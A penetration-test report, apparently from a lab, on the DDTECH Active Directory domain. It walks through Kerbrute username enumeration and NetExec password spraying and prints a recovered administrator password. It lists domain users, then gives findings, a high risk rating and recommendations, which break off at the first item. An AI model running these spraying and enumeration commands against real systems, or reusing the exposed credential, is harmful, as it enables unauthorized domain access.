
Username enumeration was performed using Kerbrute to identify valid Active Directory user accounts from the generated username list. Following the successful identification of valid usernames, password validation and password-spraying activities were conducted using NetExec. These activities resulted in the discovery of three valid username-password combinations, confirming successful authentication against the target Active Directory environment.


Gaining Access to the DDTECH Active Directory Environment

Authentication and Password Security Assessment:

As part of the authorized security assessment, the account (VJohn) will be used to evaluate the effectiveness of DDTECH's authentication and password security controls. The objective is to determine whether weaknesses in credential management, authentication mechanisms, or privilege assignment could provide clues or pathways that may lead to unauthorized access to administrative-level privileges within the domain environment.


Log-in successful and accessing information





Discovery of Additional Usernames


While authenticated as VJohn, access to the local C:\Users directory revealed multiple user profile folders. The profile name provided valuable information for user enumeration and helped identify additional accounts that may exist within the AD environment.




Following the discovery of additional user information, a password spray was performed against the JStone account, resulting in the successful identification of a valid password. The result indicated (Pwn3d) signifying that the account possesses administrative privileges on the target host.

```
Session  Actions  Edit  View  Help
(kali@kali)-[~/DDTECH]
$ nxc smb 10.10.10.70 -u 'JStone' -p passwd.txt
SMB 10.10.10.70 445 WIN-HITP6JDN0FU [*] Windows 11 / Server 2025 Build 26100 x64 (name:WIN-HITP6JDN0FU) (domain:cyberdebby.root.local) (signing:True) (SMBv1:No
SMB 10.10.10.70 445 WIN-HITP6JDN0FU [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB 10.10.10.70 445 WIN-HITP6JDN0FU [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB 10.10.10.70 445 WIN-HITP6JDN0FU [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB 10.10.10.70 445 WIN-HITP6JDN0FU [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB 10.10.10.70 445 WIN-HITP6JDN0FU [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB 10.10.10.70 445 WIN-HITP6JDN0FU [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB 10.10.10.70 445 WIN-HITP6JDN0FU [+] cyberdebby.root.local\JStone:Prestige@1997 (Pwn3d!)
(kali@kali)-[~/DDTECH]
$
```

The identified administrative account was successfully used to sign in to the domain environment for further security assessment activities.




Due to the administrative privileges associated with the compromised account, additional domain information was obtained. The command `echo %userdomain%` was used to identify the Active Directory domain to which the account belonged. Subsequently, the command `net user /domain` was executed to enumerate user accounts within the domain, revealing all registered domain users available through the domain controller.



```
C:\Users\JStone>echo %userdomain%
CYBERDEBBY


C:\Users\JStone>net user /domain
The request will be processed at a domain controller for domain cyberdebby.root.local.

User accounts for \\WIN-HITP6JDN0FU.cyberdebby.root.local
-----
ACHUKU      Administrator  AFATHER
AFRIDAY     AOKO          BCHURCH
BPETER      BPETER1       BStealthy
DDOCTOR     DSUNDAY       EMONDAY
```



```
AFRIDAY     AOKO          BCHURCH
BPETER      BPETER1       BStealthy
DDOCTOR     DSUNDAY       EMONDAY
ENKUM       FBLESS        FIbrahim
FILLICIT    FStealthy     Guest
ISTONE      JChukuma      JLORD
JSTONE      krbtgt        LLORD
LSONG       MKayode       PMOMOH
SFRANK      TKunle        UFRANK
VJohn
The command completed successfully.
```

The **net accounts /domain** command was executed to retrieve the Active Directory domain's password and account lockout policies. This provided valuable information regarding password requirements, password expiration periods, account lockout thresholds, and related security settings. From an attacker's perspective, this information could be used to assess the strength of the organization's password policy and determine the potential duration for which compromised credentials may remain valid before requiring a password change.



Findings and Analysis

Finding 1: Valid Domain Usernames Were Successfully Enumerated

The assessment demonstrated that valid Active Directory usernames could be identified through user enumeration techniques. By generating potential usernames and validating them against the domain environment, several legitimate user accounts were discovered.

Analysis

The ability to enumerate valid usernames reduces the effort required for an attacker to conduct password-based attacks. User enumeration provides a foundation for subsequent attacks such as password spraying, credential stuffing, and targeted phishing campaigns.

Finding 2: Weak Passwords Enabled Successful Password Spraying

Password spraying activities conducted against identified user accounts resulted in the discovery of valid credentials. Multiple user accounts were found to be using predictable or weak passwords that could be successfully authenticated against the domain.

Analysis

This finding indicates weaknesses in password management practices and demonstrates that users are selecting passwords that do not provide adequate protection against common password attacks. Successful password spraying can lead to unauthorized access without triggering account lockout mechanisms.

Finding 3: Administrative Access Was Obtained

The assessment resulted in the successful authentication of an account with administrative privileges within the domain environment.

Analysis

Compromise of an administrative account significantly increases the potential impact of an attack. Administrative privileges provide access to sensitive systems, user information, security configurations, and domain resources. An attacker obtaining such privileges may be able to perform additional reconnaissance, maintain persistence, or further compromise the environment.

Finding 4: Excessive Information Disclosure Through Domain Enumeration

Following successful authentication, domain information including user accounts, domain membership details, and password policy settings was accessible through standard administrative commands.

Analysis

The information gathered provided insight into the structure of the Active Directory environment and the organization's security controls. Knowledge of password policies, account lockout settings, and domain users can assist an attacker in planning further attacks and identifying high-value targets.

Finding 5: Password Policy Information Was Accessible

The domain password policy was successfully retrieved during the assessment, revealing password expiration periods, account lockout thresholds, and other authentication-related settings.

Analysis

While domain administrators require access to this information, an attacker who compromises an administrative account can leverage these details to understand credential lifetimes and identify opportunities to maintain unauthorized access for extended periods.

Overall Assessment

The assessment identified weaknesses in account security and password management that enabled the progression from username enumeration to authenticated access within the Active Directory environment. The successful discovery of valid credentials and subsequent administrative access demonstrates the importance of enforcing strong password policies, implementing multi-factor authentication, monitoring authentication activity, and applying the principle of least privilege throughout the domain.

Risk Analysis

The assessment identified weaknesses in account security and password management that enabled the successful enumeration of domain users, discovery of valid credentials, and acquisition of administrative access. These vulnerabilities present a high risk to the organization, as they could allow an attacker to gain unauthorized access to sensitive resources, compromise additional accounts, and potentially obtain full control of the Active Directory environment.

Based on the likelihood of exploitation and the potential impact on confidentiality, integrity, and availability of organizational assets, the overall risk level is assessed as **High**.

Recommendations

Based on the findings of this assessment, the following recommendations are proposed to strengthen the security of the Active Directory environment of **DDTECH COMPANY**

1. Enforce Strong Password Policies

